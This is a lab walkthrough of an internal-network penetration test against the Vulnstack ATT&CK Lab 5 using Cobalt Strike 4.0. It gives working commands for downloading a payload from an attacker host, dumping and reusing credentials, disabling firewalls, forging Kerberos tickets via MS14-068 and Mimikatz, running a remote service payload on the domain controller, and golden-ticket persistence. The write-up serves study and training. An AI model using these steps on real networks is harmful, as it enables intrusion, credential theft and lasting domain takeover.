Penetration Testing with Cobalt Strike 4.0 (CS4) in an Internal Network
This older walkthrough explores the new features of CS4 through a relatively simple but complete internal-network penetration-testing workflow using Vulnstack ATT&CK Lab 5 from Red Sun Security.
Read in Chinese→Introduction
I did this quite a while ago, mainly to familiarize myself with the new features in CS4. I decided to publish it anyway. The process is relatively simple, but the internal-network workflow is fairly complete. Feel free to take a look.
- The target used here is Red Sun Security’s fifth ATT&CK lab.
- http://vulnstack.qiyuanxuetang.net/vuln/detail/7/
- Approach based on A Cobalt Strike Penetration-Testing Journey in Vulnstack ATT&CK Lab 5
- If there are any errors in this article, I hope the experts will correct me.
- This is a beginner’s article, so please go easy on me.
0x00 Information Gathering

Run a Nmap scan.
Ports 80 and 3306 were found.

Visiting the site reveals ThinkPHP 5, which I remember has an RCE vulnerability.
Searchsploit ThinkPHP.
There is an exploit available.
0x00 Initial Access

Cool, it works.

There are many ways to upload files. I will use one of the simplest.
Use PowerShell to download the CS payload.
powershell (new-object Net.WebClient).DownloadFile('http://192.168.203.140/a.ps1','C:\phpstudy_pro\WWW\a.ps1')


推荐可以直接放到C:\\Windows\\Temp\\里面
C:\\Windows\\Temp\\payload.exe
Run it, connect directly, and set sleep to 1.

0x01 Privilege Escalation
The current privileges are relatively low, so privilege escalation is required.


I generated a listener named Priv Esc (payload: TCP Beacon) (it is recommended to select Bind to localhost only).
Why select it? In the author’s words: (just select it and you will be fine).

svc-exe
The svc-exe option does not work like exp privilege escalation, instantly taking you from an ordinary user to “pwn!!” the system. Instead, when administrator privileges are insufficient, you can use svc-exe for further elevation (similar to the getsystem command, although getsystem does not work very well).

elevate svc-exe
Privilege escalation succeeded.
0x02 Lateral Movement
Switch to the highly privileged user.
First, use Explore → Process List to inspect the processes and see whether any antivirus software is running.
???
How could this lab possibly have any? Still, we should go through the process.

Disable the Firewall
Use the command netsh advfirewall set allprofiles state off to disable the firewall.

Internal-Network Information Gathering
We should at least perform a token port scan of the network segment.

Then inspect the domain information.
net view /domain
You can also use the new commands added in CS4.
net domain
net domain_controllers
老方法
run net config workstation
The workstation domain is sun.com.
However, the currently logged-on domain is win7.
Therefore, we need a process belonging to a domain user to gather information.
We Need a Domain User
First, invoke Logonpasswords to dump some passwords.

You can also view them more intuitively via View → Credentials.
(Because this is a lab, you should log in to all of the win7 accounts; otherwise, you will only be able to capture one account.)
Now that we have these credentials, how do we use them?
Switch back to the local administrator’s Beacon. There are three ways to use credentials:
- Method one: use make_token.
- Method two: use the pth command to create a new process and inject into it.
- Method three: use spawn as.
Method One: Make_token
Make_token impersonates an identity within the current Beacon.
Your privileges, permissions, and identity do not change within the current Beacon. However, when you interact with remote resources, your
impersonated identity is used.

First, test the command locally. This command cannot be used by a local user, so we will use make_token with a domain user.
net group “domain admins” /domain
We have the previously captured password for the domain user leo: 123.com.
make_token SUN.COM/leo 123.com

#  注意域是SUN  要写成SUN.COM 才可以
Method Two: Use the pth Command to Create a New Process and Inject into It
pth SUN.COM\leo NTMLhash

Find the PID.
Then use steal_token PID to execute domain commands successfully.
steal_token 3860
Method Three: Use spawn as
The spawnas command creates a Beacon with another user’s credentials.
Why not use the convenient graphical interface?



Alternatively, use the command:
spawnas SUN.COM/leo 123.comMethod Four: Inject into a Domain User’s Process, Which Requires a Highly Privileged User
I will enter with SYSTEM privileges and locate a domain user’s process.
An additional Beacon for that user appears. Success.

0x03 Domain Information Gathering
Now that we have a domain user, we can gather information within the domain.
There are too many methods to cover, so I will only briefly introduce the features in CS.

net view
net view sun
View trusted domains.

View computers in the domain.

Locate the domain controller.
net dclist sun

这是输入sun域就可以,不用 sun.com
View domain administrators.
Net group \\sun.com domain admin

View all users.

Check the SID.

Information summary:
There is no domain administrator by default… because we still need to perform privilege escalation.
域名:sun.com
域管理员:sun\administrator
域用户:administrator,admin,leo和一个krbtgt
域控:DC
域成员:DC,Win7
域控ip:192.168.138.138
用户sid:S-1-5-21-3388020223-1982701712-4030140183-1110
域sid:S-1-5-21-3388020223-1982701712-4030140183
已知凭据:sun\leo:123.com,win7\heart:123.com
Domain Privilege Escalation
We will use the information gathered earlier to perform domain privilege escalation.
Our only option is to use MS14-068 for domain privilege escalation.
First, upload the exploit.

Generate a forged credential cache.
shell MS14-068.exe -u leo\@sun.com -p 123.com -s S-1-5-21-3388020223-1982701712-4030140183-1110 -d 192.168.138.138
This generates the forged cache file [email protected].
mimikatz kerberos::purge clears all credentials from the current machine.
mimikatz kerberos::list displays the credentials on the current machine.
Import the forged cache created earlier.

Use Mimikatz.
mimikatz kerberos::ptc TGT_leo\@sun.com.ccache injects the ticket into memory.

The extraction succeeded, and the data was read.

0x04 Moving Laterally to the Domain Controller
Bind Connection


DC compromised.

Reverse Beacon connection:
First, create a listener.


Generate a stageless payload. Here, a service executable is used.

Select the listener created earlier.

Generate the EXE.
I named it godc.exe.
然后访问
\\DC\\C$

upload 上传payload
Add it to the registry.
主要这里有个坑
1 是\\ / 这俩要分清
2 还有就是 binpath= “C://”  这尼玛中间有个空格一定不能省略!!!!
binpath=空格“C://”

run sc \\DC create godc binpath= "C:/godc.exe"
Start the service.
run sc \\DC start godc
The machine also connects back over a reverse connection. Note the arrow.

In an internal-network environment, you can use an SMB Beacon generated through ipc $, upload it to the target host, and execute it. However, the target host will not check in directly; we must connect to it ourselves using the link command (link ).
The link operation only works with an SMB Beacon.
Therefore, Leo’s TCP Beacon cannot use the link operation.
也要先调用凭据,远程命令执行
关闭防火墙

remote-exec wmi DC netsh advfirewall set allprofiles state off
0x05 Persistence
Golden ticket (golden ticket)
- First, use logonpasswords to dump plaintext credentials (perform this operation in the Beacon named DC).

- Use the dcsync command to export the krbtgt NTLM hash.

Alternatively, hashdump can also export the hash.

Obtained.

- To make practicing with the golden ticket easier:
找一个低权限的用户 ls \\DC\C$
要进行对比
Create the golden ticket.
